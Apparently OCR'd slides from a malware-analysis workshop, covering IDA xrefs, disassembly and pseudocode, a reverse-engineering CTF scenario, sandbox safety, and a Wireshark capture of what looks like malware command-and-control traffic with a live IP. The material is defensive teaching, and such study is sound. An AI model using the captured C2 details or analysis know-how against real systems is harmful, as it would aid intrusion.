
xrefs to aIfconfigMesrcM

Directio	Type	Address	Text
Up	o	sub_140001D90:loc_1400...	lea r8, aIfconfigMesrcM; "ifconfig.mesrc/main.rs"
D...	o	.rdata:off_140078980	dq offset aIfconfigMesrcM+0Bh
D...	o	.rdata:off_140078998	dq offset aIfconfigMesrcM+0Bh
D...	o	.rdata:off_1400789B0	dq offset aIfconfigMesrcM+0Bh
D...	o	.rdata:off_1400789E8	dq offset aIfconfigMesrcM+0Bh
D...	o	.rdata:off_140078A08	dq offset aIfconfigMesrcM+0Bh

Line 1 of 6

Workshop: IDA Primer

Similarly, if we follow the xrefs for the WriteConsoleW API call, we can find the function that is printing our message to the screen.



```
mov     [rbp+2000h+NumberOfCharsWritten], 0
mov     [rsp+2080h+lpWideCharStr], 0 ; lpReserved
lea     rdx, [rbp+2000h+WideCharStr] ; lpBuffer
lea     r9, [rbp+2000h+NumberOfCharsWritten] ; lpNumberOfCharsWritten
mov     rcx, rbx        ; hConsoleOutput
mov     r8d, eax        ; nNumberOfCharsToWrite
call    cs:WriteConsoleW
test    eax, eax
jz      loc_140014ECE
```

```
loc_140014F3B:
lea     r8, off_14008CF60
mov     edx, 1000h
mov     rcx, r14
call    sub_1400773D0
```

```
mov     edi, [rbp+2000h+NumberOfCharsWritten]
cmp     r14, rdi
jz      loc_140014EE7
```

```
jbe     loc_140014F69
```

```
loc_140014F69:
lea     r8, off_14008CF78
mov     rcx, rdi
mov     rdx, r14
call    sub_1400770B0
```


```
movzx   eax, [rbp+rdi*2+2000h+WideCharStr]
add     eax, 2312h
movzx   eax, ax
cmp     eax, 312h
jnb     short loc_140014E5D
```

```
lea     rdx, ds:0FFFFFFFFFFFFFFB0h[rdi*2]
add     rdx, rbp        ; lpBuffer
inc     rdi
mov     [rbp+2000h+NumberOfCharsWritten], 0
mov     [rsp+2080h+lpWideCharStr], 0 ; lpReserved
lea     r9, [rbp+2000h+NumberOfCharsWritten] ; lpNumberOfCharsWritten
mov     rcx, rbx        ; hConsoleOutput
mov     r8d, 1          ; nNumberOfCharsToWrite
call    cs:WriteConsoleW
test    eax, eax
jnz     short loc_140014E5D
```

```
call    cs:GetLastError
```

Workshop: IDA Primer

We can also list xrefs while in IDA view. Select the function name sub_XXXXXXXX and select xrefs. This will show all addresses where the function is being called.




```
; Attributes: bp-based frame fpd=2000h

sub_140014D20 proc near

lpWideCharStr= qword ptr -2060h
cchWideChar= dword ptr -2058h
WideCharStr= word ptr -2050h
NumberOfCharsWritten= dword ptr -50h
var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= xmmword ptr -38h

push    rbp
push    r14
push    rsi
push    rdi
push    rbx
mov     eax, 2060h
call    __alloca_probe
sub     rsp, rax
lea     rbp, [rsp+80h]
mov     rsi, r8
mov     r8, rdx         ; lpMultiByteStr
mov     rbx, rcx
cmp     rsi, 1001h
jb      short loc_140014D87
```

Directio	Type	Address	Text
Up	p	sub_140014A10+16E	call sub_140014D20
Up	p	sub_140014A10+1B5	call sub_140014D20
D...	o	.pdata:00000001400A06F8	RUNTIME_FUNCTION <rva sub_140014D20, \

Line 1 of 3

Workshop: IDA Primer

Pressing tab in any IDA view pane will open the psuedocode viewer for that function. This decompiles the assembly into a pseudocode C-style view. This can be useful for translating obscure assembly instructions into something more readable. However, IDA isn't super great at this, and GHIDRA is probably a better tool for decompilation like this.



```
char **__fastcall sub_14000F0A0(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  unsigned __int64 v3; // rsi
  __int64 v6; // rdx
  unsigned __int64 v7; // rcx
  unsigned int *v8; // rdi
  __int64 v9; // r12
  unsigned __int64 v10; // rax
  __int64 v11; // r8
  __int64 v12; // rdx
  __int64 v13; // rax
  unsigned __int64 v14; // rdx
  unsigned __int64 v15; // r9
  unsigned __int64 v16; // r10
  unsigned __int64 v17; // r8
  unsigned __int64 v18; // r11
  bool v19; // cf
  unsigned __int64 v20; // rcx
  __int64 v21; // rdx
  char **v23; // [rsp+20h] [rbp-50h] BYREF
  __int64 v24; // [rsp+28h] [rbp-48h]
  __int64 v25; // [rsp+30h] [rbp-40h]
  __int128 v26; // [rsp+38h] [rbp-38h]
  unsigned __int64 v27; // [rsp+50h] [rbp-20h]
  __int64 v28; // [rsp+58h] [rbp-18h]
  __int64 v29; // [rsp+60h] [rbp-10h]
  __int64 v30; // [rsp+68h] [rbp-8h]

  v30 = -2LL;
  if ( !a3 )
    return 0LL;
  v3 = a3;
  v6 = 0LL;
  v7 = 0LL;
  do
  {
    if ( *(_DWORD *)(a2 + v6) )
      break;
    ++v7;
    v6 += 16LL;
  }
  while ( 16 * a3 != v6 );
  if ( a3 < v7 )
LABEL_43:
    sub_140077360(v7, v3, &off_14008BE30);
  v3 = a3 - v7;
  if ( a3 == v7 )
    return 0LL;
  v8 = (unsigned int *)(16 * v7 + a2);
  while ( 1 )
  {
    v9 = 16 * v3;
    v10 = 0LL;
    while ( v9 != v10 )
    {
      v11 = v8[v10 / 4];
      v10 += 16LL;
      if ( v11 )
      {
        v12 = *(_QWORD *)&v8[v10 / 4 - 2];
        goto LABEL_15;
      }
    }
    v12 = 1LL;
    v11 = 0LL;
LABEL_15:
```

```
0000E4A0 sub_14000F0A0:1 (14000F0A0)
```

Mini CTF 3

Mini CTF 3

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/mini_ctf/CTF_3


Scenario:

- We found this code during a recent incident. It looks like there was some kind of secret involved. We've recovered the encrypted string, but we couldn't get the plaintext. Can you reverse engineer this code and recover the plaintext?

Dynamic Analysis

Dynamic Analysis

- Dynamic analysis covers all analysis types that require execution of the sample
- Dynamic Analysis can result in faster identification of IOCs and TTPs than manual static analysis
- There are more risks to dynamic analysis compared to static analysis
    - Dynamic analysis requires live execution of the sample
    - It must be performed on a monitored device




https://www.vmray.com/glossary/dynamic-analysis/

Dynamic Analysis: Staying Secure

- Dynamic analysis can be dangerous if you are not using a properly secured sandbox environment
- Ensure that you are using a VM before detonating any samples
- You will also want to ensure that proper isolation has been configured
- Do not be the person who ransoms their own network because they double-clicked the Eternal Blue binary when transferring it to their sandbox
- Using FlareVM or another dedicated malware analysis VM platform will typically be the best option for building new sandboxes

Dynamic Analysis: WireShark

- WireShark is a tool for capturing and analyzing network packets and protocols in real time or from saved captures
- It supports many different filter types and can be used in the command line with Tshark, the CLI counterpart
- Malware analysts use WireShark to identify and monitor network traffic during sample execution
  - This provides useful information on what communications are happening, often including data that can be further analyzed
  - It also lets researchers easily identify potential C2 servers without wasting a lot of time using manual static analysis methods
- Chris Greer does a better job of explaining WireShark than just about anyone else on the internet https://youtu.be/OU-A2EmVrKQ?si=MRh44dffuuODPlHp




```
tcp.stream eq 25

No.  Time       Source          Destination     Protocol  Length  Info
169  16.148305  198.23.251.10   192.168.0.17    TCP
170  16.150231  192.168.0.17    198.23.251.10   TCP
171  16.256467  198.23.251.10   192.168.0.17    TCP
361  46.162690  198.23.251.10   192.168.0.17    TCP
362  46.164280  192.168.0.17    198.23.251.10   TCP
363  46.270909  198.23.251.10   192.168.0.17    TCP
```

Wireshark · Follow TCP Stream (tcp.stream eq 25) · 1.pcapng

```
00000000  24 04 ff 00 0c 00 00 00  01 00 00 00 30 7c 1e 1e   $....... ....0|..
00000010  1f 7c 33 30                                        .|30
    00000000  24 04 ff 00 86 00 00 00  4c 00 00 00 30 7c 1e 1e   $....... L...0|..
    00000010  1f 7c 4d 00 6f 00 6e 00  69 00 74 00 6f 00 72 00   .|M.o.n. i.t.o.r.
    00000020  69 00 6e 00 67 00 20 00  2d 00 20 00 41 00 50 00   i.n.g. . -. .A.P.
    00000030  49 00 20 00 4d 00 6f 00  6e 00 69 00 74 00 6f 00   I. .M.o. n.i.t.o.
    00000040  72 00 20 00 76 00 32 00  20 00 33 00 32 00 2d 00   r. .v.2.  .3.2.-.
    00000050  62 00 69 00 74 00 20 00  28 00 41 00 64 00 6d 00   b.i.t. . (.A.d.m.
    00000060  69 00 6e 00 69 00 73 00  74 00 72 00 61 00 74 00   i.n.i.s. t.r.a.t.
    00000070  6f 00 72 00 29 00 7c 1e  1e 1f 7c 37 33 34 7c 1e   o.r.).|. ..|734|.
    00000080  1e 1f 7c 2d 31 31 35 38  38 36 37 36 35 36         ..|-1158 867656
00000014  24 04 ff 00 0c 00 00 00  01 00 00 00 30 7c 1e 1e   $....... ....0|..
00000024  1f 7c 33 30                                        .|30
    0000008E  24 04 ff 00 85 00 00 00  4c 00 00 00 30 7c 1e 1e   $....... L...0|..
    0000009E  1f 7c 4d 00 6f 00 6e 00  69 00 74 00 6f 00 72 00   .|M.o.n. i.t.o.r.
    000000AE  69 00 6e 00 67 00 20 00  2d 00 20 00 41 00 50 00   i.n.g. . -. .A.P.
    000000BE  49 00 20 00 4d 00 6f 00  6e 00 69 00 74 00 6f 00   I. .M.o. n.i.t.o.
    000000CE  72 00 20 00 76 00 32 00  20 00 33 00 32 00 2d 00   r. .v.2.  .3.2.-.
    000000DE  62 00 69 00 74 00 20 00  28 00 41 00 64 00 6d 00   b.i.t. . (.A.d.m.
    000000EE  69 00 6e 00 69 00 73 00  74 00 72 00 61 00 74 00   i.n.i.s. t.r.a.t.
    000000FE  6f 00 72 00 29 00 7c 1e  1e 1f 7c 33 31 7c 1e 1e   o.r.).|. ..|31|..
    0000010E  1f 7c 2d 31 31 35 38 38  33 37 36 35 36            .|-11588 37656
```

Dynamic Analysis: WireShark

